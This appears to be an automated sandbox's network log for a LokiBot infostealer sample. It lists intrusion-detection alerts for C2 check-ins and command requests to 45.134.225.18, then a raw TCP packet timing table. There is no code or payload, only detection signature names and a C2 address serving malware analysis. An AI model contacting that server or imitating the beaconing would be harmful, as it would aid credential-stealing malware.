12/03/20-10:00:13.592506	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50091	80	192.168.2.5	45.134.225.18
12/03/20-10:00:13.592506	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50091	80	192.168.2.5	45.134.225.18
12/03/20-10:00:13.592506	TCP	2025381	ET TROJAN LokiBot Checkin	50091	80	192.168.2.5	45.134.225.18
12/03/20-10:00:13.592506	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50091	80	192.168.2.5	45.134.225.18
12/03/20-10:00:13.875672	TCP	2570	WEB-MISC Invalid HTTP Version String	50092	80	192.168.2.5	45.134.225.18
12/03/20-10:00:13.875672	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50092	80	192.168.2.5	45.134.225.18

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
12/03/20-10:00:13.875672	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50092	80	192.168.2.5	45.134.225.18
12/03/20-10:00:13.875672	TCP	2025381	ET TROJAN LokiBot Checkin	50092	80	192.168.2.5	45.134.225.18
12/03/20-10:00:13.875672	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50092	80	192.168.2.5	45.134.225.18
12/03/20-10:00:14.146310	TCP	2570	WEB-MISC Invalid HTTP Version String	50093	80	192.168.2.5	45.134.225.18
12/03/20-10:00:14.146310	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50093	80	192.168.2.5	45.134.225.18
12/03/20-10:00:14.146310	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50093	80	192.168.2.5	45.134.225.18
12/03/20-10:00:14.146310	TCP	2025381	ET TROJAN LokiBot Checkin	50093	80	192.168.2.5	45.134.225.18
12/03/20-10:00:14.146310	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50093	80	192.168.2.5	45.134.225.18
12/03/20-10:00:14.417278	TCP	2570	WEB-MISC Invalid HTTP Version String	50094	80	192.168.2.5	45.134.225.18
12/03/20-10:00:14.417278	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50094	80	192.168.2.5	45.134.225.18
12/03/20-10:00:14.417278	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50094	80	192.168.2.5	45.134.225.18
12/03/20-10:00:14.417278	TCP	2025381	ET TROJAN LokiBot Checkin	50094	80	192.168.2.5	45.134.225.18
12/03/20-10:00:14.417278	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50094	80	192.168.2.5	45.134.225.18
12/03/20-10:00:14.708707	TCP	2570	WEB-MISC Invalid HTTP Version String	50095	80	192.168.2.5	45.134.225.18
12/03/20-10:00:14.708707	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50095	80	192.168.2.5	45.134.225.18
12/03/20-10:00:14.708707	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50095	80	192.168.2.5	45.134.225.18
12/03/20-10:00:14.708707	TCP	2025381	ET TROJAN LokiBot Checkin	50095	80	192.168.2.5	45.134.225.18
12/03/20-10:00:14.708707	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50095	80	192.168.2.5	45.134.225.18
12/03/20-10:00:14.988760	TCP	2570	WEB-MISC Invalid HTTP Version String	50096	80	192.168.2.5	45.134.225.18
12/03/20-10:00:14.988760	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50096	80	192.168.2.5	45.134.225.18
12/03/20-10:00:14.988760	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50096	80	192.168.2.5	45.134.225.18
12/03/20-10:00:14.988760	TCP	2025381	ET TROJAN LokiBot Checkin	50096	80	192.168.2.5	45.134.225.18
12/03/20-10:00:14.988760	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50096	80	192.168.2.5	45.134.225.18
12/03/20-10:00:15.269272	TCP	2570	WEB-MISC Invalid HTTP Version String	50097	80	192.168.2.5	45.134.225.18
12/03/20-10:00:15.269272	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50097	80	192.168.2.5	45.134.225.18
12/03/20-10:00:15.269272	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50097	80	192.168.2.5	45.134.225.18
12/03/20-10:00:15.269272	TCP	2025381	ET TROJAN LokiBot Checkin	50097	80	192.168.2.5	45.134.225.18
12/03/20-10:00:15.269272	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50097	80	192.168.2.5	45.134.225.18
12/03/20-10:00:15.551915	TCP	2570	WEB-MISC Invalid HTTP Version String	50098	80	192.168.2.5	45.134.225.18
12/03/20-10:00:15.551915	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50098	80	192.168.2.5	45.134.225.18
12/03/20-10:00:15.551915	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50098	80	192.168.2.5	45.134.225.18
12/03/20-10:00:15.551915	TCP	2025381	ET TROJAN LokiBot Checkin	50098	80	192.168.2.5	45.134.225.18
12/03/20-10:00:15.551915	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50098	80	192.168.2.5	45.134.225.18
12/03/20-10:00:15.850888	TCP	2570	WEB-MISC Invalid HTTP Version String	50099	80	192.168.2.5	45.134.225.18
12/03/20-10:00:15.850888	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50099	80	192.168.2.5	45.134.225.18
12/03/20-10:00:15.850888	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50099	80	192.168.2.5	45.134.225.18
12/03/20-10:00:15.850888	TCP	2025381	ET TROJAN LokiBot Checkin	50099	80	192.168.2.5	45.134.225.18

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
12/03/20-10:00:15.850888	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50099	80	192.168.2.5	45.134.225.18
12/03/20-10:00:16.139749	TCP	2570	WEB-MISC Invalid HTTP Version String	50100	80	192.168.2.5	45.134.225.18
12/03/20-10:00:16.139749	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50100	80	192.168.2.5	45.134.225.18
12/03/20-10:00:16.139749	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50100	80	192.168.2.5	45.134.225.18
12/03/20-10:00:16.139749	TCP	2025381	ET TROJAN LokiBot Checkin	50100	80	192.168.2.5	45.134.225.18
12/03/20-10:00:16.139749	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50100	80	192.168.2.5	45.134.225.18
12/03/20-10:00:16.422374	TCP	2570	WEB-MISC Invalid HTTP Version String	50101	80	192.168.2.5	45.134.225.18
12/03/20-10:00:16.422374	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50101	80	192.168.2.5	45.134.225.18
12/03/20-10:00:16.422374	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50101	80	192.168.2.5	45.134.225.18
12/03/20-10:00:16.422374	TCP	2025381	ET TROJAN LokiBot Checkin	50101	80	192.168.2.5	45.134.225.18
12/03/20-10:00:16.422374	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50101	80	192.168.2.5	45.134.225.18
12/03/20-10:00:16.707982	TCP	2570	WEB-MISC Invalid HTTP Version String	50102	80	192.168.2.5	45.134.225.18
12/03/20-10:00:16.707982	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50102	80	192.168.2.5	45.134.225.18
12/03/20-10:00:16.707982	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50102	80	192.168.2.5	45.134.225.18
12/03/20-10:00:16.707982	TCP	2025381	ET TROJAN LokiBot Checkin	50102	80	192.168.2.5	45.134.225.18
12/03/20-10:00:16.707982	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50102	80	192.168.2.5	45.134.225.18
12/03/20-10:00:16.981693	TCP	2570	WEB-MISC Invalid HTTP Version String	50103	80	192.168.2.5	45.134.225.18
12/03/20-10:00:16.981693	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50103	80	192.168.2.5	45.134.225.18
12/03/20-10:00:16.981693	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50103	80	192.168.2.5	45.134.225.18
12/03/20-10:00:16.981693	TCP	2025381	ET TROJAN LokiBot Checkin	50103	80	192.168.2.5	45.134.225.18
12/03/20-10:00:16.981693	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50103	80	192.168.2.5	45.134.225.18
12/03/20-10:00:17.247421	TCP	2570	WEB-MISC Invalid HTTP Version String	50104	80	192.168.2.5	45.134.225.18
12/03/20-10:00:17.247421	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50104	80	192.168.2.5	45.134.225.18
12/03/20-10:00:17.247421	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50104	80	192.168.2.5	45.134.225.18
12/03/20-10:00:17.247421	TCP	2025381	ET TROJAN LokiBot Checkin	50104	80	192.168.2.5	45.134.225.18
12/03/20-10:00:17.247421	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50104	80	192.168.2.5	45.134.225.18
12/03/20-10:00:17.536949	TCP	2570	WEB-MISC Invalid HTTP Version String	50105	80	192.168.2.5	45.134.225.18
12/03/20-10:00:17.536949	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50105	80	192.168.2.5	45.134.225.18
12/03/20-10:00:17.536949	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50105	80	192.168.2.5	45.134.225.18
12/03/20-10:00:17.536949	TCP	2025381	ET TROJAN LokiBot Checkin	50105	80	192.168.2.5	45.134.225.18
12/03/20-10:00:17.536949	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50105	80	192.168.2.5	45.134.225.18
12/03/20-10:00:17.815356	TCP	2570	WEB-MISC Invalid HTTP Version String	50106	80	192.168.2.5	45.134.225.18
12/03/20-10:00:17.815356	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50106	80	192.168.2.5	45.134.225.18
12/03/20-10:00:17.815356	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50106	80	192.168.2.5	45.134.225.18
12/03/20-10:00:17.815356	TCP	2025381	ET TROJAN LokiBot Checkin	50106	80	192.168.2.5	45.134.225.18
12/03/20-10:00:17.815356	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50106	80	192.168.2.5	45.134.225.18
12/03/20-10:00:18.090130	TCP	2570	WEB-MISC Invalid HTTP Version String	50107	80	192.168.2.5	45.134.225.18

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
12/03/20-10:00:18.090130	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50107	80	192.168.2.5	45.134.225.18
12/03/20-10:00:18.090130	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50107	80	192.168.2.5	45.134.225.18
12/03/20-10:00:18.090130	TCP	2025381	ET TROJAN LokiBot Checkin	50107	80	192.168.2.5	45.134.225.18
12/03/20-10:00:18.090130	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50107	80	192.168.2.5	45.134.225.18
12/03/20-10:00:18.377232	TCP	2570	WEB-MISC Invalid HTTP Version String	50108	80	192.168.2.5	45.134.225.18
12/03/20-10:00:18.377232	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50108	80	192.168.2.5	45.134.225.18
12/03/20-10:00:18.377232	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50108	80	192.168.2.5	45.134.225.18
12/03/20-10:00:18.377232	TCP	2025381	ET TROJAN LokiBot Checkin	50108	80	192.168.2.5	45.134.225.18
12/03/20-10:00:18.377232	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50108	80	192.168.2.5	45.134.225.18
12/03/20-10:00:18.657194	TCP	2570	WEB-MISC Invalid HTTP Version String	50109	80	192.168.2.5	45.134.225.18
12/03/20-10:00:18.657194	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50109	80	192.168.2.5	45.134.225.18
12/03/20-10:00:18.657194	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50109	80	192.168.2.5	45.134.225.18
12/03/20-10:00:18.657194	TCP	2025381	ET TROJAN LokiBot Checkin	50109	80	192.168.2.5	45.134.225.18
12/03/20-10:00:18.657194	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50109	80	192.168.2.5	45.134.225.18
12/03/20-10:00:18.930373	TCP	2570	WEB-MISC Invalid HTTP Version String	50110	80	192.168.2.5	45.134.225.18
12/03/20-10:00:18.930373	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50110	80	192.168.2.5	45.134.225.18
12/03/20-10:00:18.930373	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50110	80	192.168.2.5	45.134.225.18
12/03/20-10:00:18.930373	TCP	2025381	ET TROJAN LokiBot Checkin	50110	80	192.168.2.5	45.134.225.18
12/03/20-10:00:18.930373	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50110	80	192.168.2.5	45.134.225.18
12/03/20-10:00:19.225657	TCP	2570	WEB-MISC Invalid HTTP Version String	50111	80	192.168.2.5	45.134.225.18
12/03/20-10:00:19.225657	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50111	80	192.168.2.5	45.134.225.18
12/03/20-10:00:19.225657	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50111	80	192.168.2.5	45.134.225.18
12/03/20-10:00:19.225657	TCP	2025381	ET TROJAN LokiBot Checkin	50111	80	192.168.2.5	45.134.225.18
12/03/20-10:00:19.225657	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50111	80	192.168.2.5	45.134.225.18
12/03/20-10:00:19.515623	TCP	2570	WEB-MISC Invalid HTTP Version String	50112	80	192.168.2.5	45.134.225.18
12/03/20-10:00:19.515623	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50112	80	192.168.2.5	45.134.225.18
12/03/20-10:00:19.515623	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50112	80	192.168.2.5	45.134.225.18
12/03/20-10:00:19.515623	TCP	2025381	ET TROJAN LokiBot Checkin	50112	80	192.168.2.5	45.134.225.18
12/03/20-10:00:19.515623	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50112	80	192.168.2.5	45.134.225.18
12/03/20-10:00:19.800045	TCP	2570	WEB-MISC Invalid HTTP Version String	50113	80	192.168.2.5	45.134.225.18
12/03/20-10:00:19.800045	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50113	80	192.168.2.5	45.134.225.18
12/03/20-10:00:19.800045	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50113	80	192.168.2.5	45.134.225.18
12/03/20-10:00:19.800045	TCP	2025381	ET TROJAN LokiBot Checkin	50113	80	192.168.2.5	45.134.225.18
12/03/20-10:00:19.800045	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50113	80	192.168.2.5	45.134.225.18
12/03/20-10:00:20.078300	TCP	2570	WEB-MISC Invalid HTTP Version String	50114	80	192.168.2.5	45.134.225.18
12/03/20-10:00:20.078300	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50114	80	192.168.2.5	45.134.225.18
12/03/20-10:00:20.078300	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50114	80	192.168.2.5	45.134.225.18

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
12/03/20-10:00:20.078300	TCP	2025381	ET TROJAN LokiBot Checkin	50114	80	192.168.2.5	45.134.225.18
12/03/20-10:00:20.078300	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50114	80	192.168.2.5	45.134.225.18
12/03/20-10:00:20.584214	TCP	2570	WEB-MISC Invalid HTTP Version String	50115	80	192.168.2.5	45.134.225.18
12/03/20-10:00:20.584214	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50115	80	192.168.2.5	45.134.225.18
12/03/20-10:00:20.584214	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50115	80	192.168.2.5	45.134.225.18
12/03/20-10:00:20.584214	TCP	2025381	ET TROJAN LokiBot Checkin	50115	80	192.168.2.5	45.134.225.18
12/03/20-10:00:20.584214	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50115	80	192.168.2.5	45.134.225.18
12/03/20-10:00:20.876080	TCP	2570	WEB-MISC Invalid HTTP Version String	50116	80	192.168.2.5	45.134.225.18
12/03/20-10:00:20.876080	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50116	80	192.168.2.5	45.134.225.18
12/03/20-10:00:20.876080	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50116	80	192.168.2.5	45.134.225.18
12/03/20-10:00:20.876080	TCP	2025381	ET TROJAN LokiBot Checkin	50116	80	192.168.2.5	45.134.225.18
12/03/20-10:00:20.876080	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50116	80	192.168.2.5	45.134.225.18
12/03/20-10:00:21.154033	TCP	2570	WEB-MISC Invalid HTTP Version String	50117	80	192.168.2.5	45.134.225.18
12/03/20-10:00:21.154033	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50117	80	192.168.2.5	45.134.225.18
12/03/20-10:00:21.154033	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50117	80	192.168.2.5	45.134.225.18
12/03/20-10:00:21.154033	TCP	2025381	ET TROJAN LokiBot Checkin	50117	80	192.168.2.5	45.134.225.18
12/03/20-10:00:21.154033	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50117	80	192.168.2.5	45.134.225.18
12/03/20-10:00:21.432660	TCP	2570	WEB-MISC Invalid HTTP Version String	50118	80	192.168.2.5	45.134.225.18
12/03/20-10:00:21.432660	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50118	80	192.168.2.5	45.134.225.18
12/03/20-10:00:21.432660	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50118	80	192.168.2.5	45.134.225.18
12/03/20-10:00:21.432660	TCP	2025381	ET TROJAN LokiBot Checkin	50118	80	192.168.2.5	45.134.225.18
12/03/20-10:00:21.432660	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50118	80	192.168.2.5	45.134.225.18
12/03/20-10:00:22.083736	TCP	2570	WEB-MISC Invalid HTTP Version String	50119	80	192.168.2.5	45.134.225.18
12/03/20-10:00:22.083736	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50119	80	192.168.2.5	45.134.225.18
12/03/20-10:00:22.083736	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50119	80	192.168.2.5	45.134.225.18
12/03/20-10:00:22.083736	TCP	2025381	ET TROJAN LokiBot Checkin	50119	80	192.168.2.5	45.134.225.18
12/03/20-10:00:22.083736	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50119	80	192.168.2.5	45.134.225.18
12/03/20-10:00:22.348216	TCP	2570	WEB-MISC Invalid HTTP Version String	50120	80	192.168.2.5	45.134.225.18
12/03/20-10:00:22.348216	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50120	80	192.168.2.5	45.134.225.18
12/03/20-10:00:22.348216	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50120	80	192.168.2.5	45.134.225.18
12/03/20-10:00:22.348216	TCP	2025381	ET TROJAN LokiBot Checkin	50120	80	192.168.2.5	45.134.225.18
12/03/20-10:00:22.348216	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50120	80	192.168.2.5	45.134.225.18
12/03/20-10:00:23.297598	TCP	2570	WEB-MISC Invalid HTTP Version String	50121	80	192.168.2.5	45.134.225.18
12/03/20-10:00:23.297598	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50121	80	192.168.2.5	45.134.225.18
12/03/20-10:00:23.297598	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50121	80	192.168.2.5	45.134.225.18
12/03/20-10:00:23.297598	TCP	2025381	ET TROJAN LokiBot Checkin	50121	80	192.168.2.5	45.134.225.18
12/03/20-10:00:23.297598	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50121	80	192.168.2.5	45.134.225.18

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
12/03/20-10:00:24.038285	TCP	2570	WEB-MISC Invalid HTTP Version String	50122	80	192.168.2.5	45.134.225.18
12/03/20-10:00:24.038285	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50122	80	192.168.2.5	45.134.225.18
12/03/20-10:00:24.038285	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50122	80	192.168.2.5	45.134.225.18
12/03/20-10:00:24.038285	TCP	2025381	ET TROJAN LokiBot Checkin	50122	80	192.168.2.5	45.134.225.18
12/03/20-10:00:24.038285	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50122	80	192.168.2.5	45.134.225.18
12/03/20-10:00:24.357159	TCP	2570	WEB-MISC Invalid HTTP Version String	50123	80	192.168.2.5	45.134.225.18
12/03/20-10:00:24.357159	TCP	2024313	ET TROJAN LokiBot Request for C2 Commands Detected M1	50123	80	192.168.2.5	45.134.225.18
12/03/20-10:00:24.357159	TCP	2021641	ET TROJAN LokiBot User-Agent (Charon/Inferno)	50123	80	192.168.2.5	45.134.225.18
12/03/20-10:00:24.357159	TCP	2025381	ET TROJAN LokiBot Checkin	50123	80	192.168.2.5	45.134.225.18
12/03/20-10:00:24.357159	TCP	2024318	ET TROJAN LokiBot Request for C2 Commands Detected M2	50123	80	192.168.2.5	45.134.225.18

TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Dec 3, 2020 09:58:26.465631962 CET	49720	80	192.168.2.5	45.134.225.18
Dec 3, 2020 09:58:26.499711990 CET	80	49720	45.134.225.18	192.168.2.5
Dec 3, 2020 09:58:26.499820948 CET	49720	80	192.168.2.5	45.134.225.18
Dec 3, 2020 09:58:26.503770113 CET	49720	80	192.168.2.5	45.134.225.18
Dec 3, 2020 09:58:26.537940025 CET	80	49720	45.134.225.18	192.168.2.5
Dec 3, 2020 09:58:26.538024902 CET	49720	80	192.168.2.5	45.134.225.18
Dec 3, 2020 09:58:26.572215080 CET	80	49720	45.134.225.18	192.168.2.5
Dec 3, 2020 09:58:26.601042986 CET	80	49720	45.134.225.18	192.168.2.5
Dec 3, 2020 09:58:26.601079941 CET	80	49720	45.134.225.18	192.168.2.5
Dec 3, 2020 09:58:26.601445913 CET	49720	80	192.168.2.5	45.134.225.18
Dec 3, 2020 09:58:26.602505922 CET	49720	80	192.168.2.5	45.134.225.18
Dec 3, 2020 09:58:26.636691093 CET	80	49720	45.134.225.18	192.168.2.5
Dec 3, 2020 09:58:26.786995888 CET	49721	80	192.168.2.5	45.134.225.18
Dec 3, 2020 09:58:26.821343899 CET	80	49721	45.134.225.18	192.168.2.5
Dec 3, 2020 09:58:26.821486950 CET	49721	80	192.168.2.5	45.134.225.18
Dec 3, 2020 09:58:26.824676037 CET	49721	80	192.168.2.5	45.134.225.18
Dec 3, 2020 09:58:26.860539913 CET	80	49721	45.134.225.18	192.168.2.5
Dec 3, 2020 09:58:26.860704899 CET	49721	80	192.168.2.5	45.134.225.18
Dec 3, 2020 09:58:26.895162106 CET	80	49721	45.134.225.18	192.168.2.5
Dec 3, 2020 09:58:26.913990974 CET	80	49721	45.134.225.18	192.168.2.5
Dec 3, 2020 09:58:26.914053917 CET	80	49721	45.134.225.18	192.168.2.5
Dec 3, 2020 09:58:26.914107084 CET	49721	80	192.168.2.5	45.134.225.18
Dec 3, 2020 09:58:26.914165974 CET	49721	80	192.168.2.5	45.134.225.18
Dec 3, 2020 09:58:26.948302984 CET	80	49721	45.134.225.18	192.168.2.5
Dec 3, 2020 09:58:27.018290043 CET	49722	80	192.168.2.5	45.134.225.18
Dec 3, 2020 09:58:27.052527905 CET	80	49722	45.134.225.18	192.168.2.5
Dec 3, 2020 09:58:27.053313017 CET	49722	80	192.168.2.5	45.134.225.18
Dec 3, 2020 09:58:27.056194067 CET	49722	80	192.168.2.5	45.134.225.18
Dec 3, 2020 09:58:27.090291023 CET	80	49722	45.134.225.18	192.168.2.5
Dec 3, 2020 09:58:27.090384960 CET	49722	80	192.168.2.5	45.134.225.18
Dec 3, 2020 09:58:27.124411106 CET	80	49722	45.134.225.18	192.168.2.5
Dec 3, 2020 09:58:27.141437054 CET	80	49722	45.134.225.18	192.168.2.5
Dec 3, 2020 09:58:27.141469955 CET	80	49722	45.134.225.18	192.168.2.5
Dec 3, 2020 09:58:27.141549110 CET	49722	80	192.168.2.5	45.134.225.18
Dec 3, 2020 09:58:27.141625881 CET	49722	80	192.168.2.5	45.134.225.18
Dec 3, 2020 09:58:27.175672054 CET	80	49722	45.134.225.18	192.168.2.5
Dec 3, 2020 09:58:27.299004078 CET	49723	80	192.168.2.5	45.134.225.18
Dec 3, 2020 09:58:27.333136082 CET	80	49723	45.134.225.18	192.168.2.5
Dec 3, 2020 09:58:27.333240986 CET	49723	80	192.168.2.5	45.134.225.18
Dec 3, 2020 09:58:27.336148977 CET	49723	80	192.168.2.5	45.134.225.18
Dec 3, 2020 09:58:27.370770931 CET	80	49723	45.134.225.18	192.168.2.5
Dec 3, 2020 09:58:27.370852947 CET	49723	80	192.168.2.5	45.134.225.18

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Dec 3, 2020 09:58:27.408350945 CET	80	49723	45.134.225.18	192.168.2.5
Dec 3, 2020 09:58:27.425896883 CET	80	49723	45.134.225.18	192.168.2.5
Dec 3, 2020 09:58:27.425926924 CET	80	49723	45.134.225.18	192.168.2.5
Dec 3, 2020 09:58:27.426306963 CET	49723	80	192.168.2.5	45.134.225.18
Dec 3, 2020 09:58:27.426428080 CET	49723	80	192.168.2.5	45.134.225.18
Dec 3, 2020 09:58:27.460521936 CET	80	49723	45.134.225.18	192.168.2.5
Dec 3, 2020 09:58:27.576335907 CET	49724	80	192.168.2.5	45.134.225.18
Dec 3, 2020 09:58:27.610673904 CET	80	49724	45.134.225.18	192.168.2.5
Dec 3, 2020 09:58:27.610797882 CET	49724	80	192.168.2.5	45.134.225.18
Dec 3, 2020 09:58:27.613622904 CET	49724	80	192.168.2.5	45.134.225.18
Dec 3, 2020 09:58:27.647777081 CET	80	49724	45.134.225.18	192.168.2.5
Dec 3, 2020 09:58:27.647898912 CET	49724	80	192.168.2.5	45.134.225.18
Dec 3, 2020 09:58:27.682130098 CET	80	49724	45.134.225.18	192.168.2.5
Dec 3, 2020 09:58:27.699301958 CET	80	49724	45.134.225.18	192.168.2.5
Dec 3, 2020 09:58:27.699331999 CET	80	49724	45.134.225.18	192.168.2.5
Dec 3, 2020 09:58:27.699426889 CET	49724	80	192.168.2.5	45.134.225.18
Dec 3, 2020 09:58:27.699556112 CET	49724	80	192.168.2.5	45.134.225.18
Dec 3, 2020 09:58:27.733630896 CET	80	49724	45.134.225.18	192.168.2.5
Dec 3, 2020 09:58:27.860171080 CET	49725	80	192.168.2.5	45.134.225.18
Dec 3, 2020 09:58:27.894840002 CET	80	49725	45.134.225.18	192.168.2.5
Dec 3, 2020 09:58:27.894946098 CET	49725	80	192.168.2.5	45.134.225.18
Dec 3, 2020 09:58:27.897850037 CET	49725	80	192.168.2.5	45.134.225.18
Dec 3, 2020 09:58:27.932214022 CET	80	49725	45.134.225.18	192.168.2.5
Dec 3, 2020 09:58:27.932322979 CET	49725	80	192.168.2.5	45.134.225.18
Dec 3, 2020 09:58:27.966700077 CET	80	49725	45.134.225.18	192.168.2.5
Dec 3, 2020 09:58:27.983211994 CET	80	49725	45.134.225.18	192.168.2.5
Dec 3, 2020 09:58:27.983268976 CET	80	49725	45.134.225.18	192.168.2.5
Dec 3, 2020 09:58:27.983335972 CET	49725	80	192.168.2.5	45.134.225.18
Dec 3, 2020 09:58:27.983402014 CET	49725	80	192.168.2.5	45.134.225.18
Dec 3, 2020 09:58:28.019524097 CET	80	49725	45.134.225.18	192.168.2.5
Dec 3, 2020 09:58:28.147185087 CET	49726	80	192.168.2.5	45.134.225.18
Dec 3, 2020 09:58:28.181319952 CET	80	49726	45.134.225.18	192.168.2.5
Dec 3, 2020 09:58:28.181533098 CET	49726	80	192.168.2.5	45.134.225.18
Dec 3, 2020 09:58:28.184462070 CET	49726	80	192.168.2.5	45.134.225.18
Dec 3, 2020 09:58:28.218713999 CET	80	49726	45.134.225.18	192.168.2.5
Dec 3, 2020 09:58:28.218837023 CET	49726	80	192.168.2.5	45.134.225.18
Dec 3, 2020 09:58:28.252978086 CET	80	49726	45.134.225.18	192.168.2.5
Dec 3, 2020 09:58:28.269916058 CET	80	49726	45.134.225.18	192.168.2.5
Dec 3, 2020 09:58:28.269947052 CET	80	49726	45.134.225.18	192.168.2.5
Dec 3, 2020 09:58:28.270281076 CET	49726	80	192.168.2.5	45.134.225.18
Dec 3, 2020 09:58:28.270322084 CET	49726	80	192.168.2.5	45.134.225.18
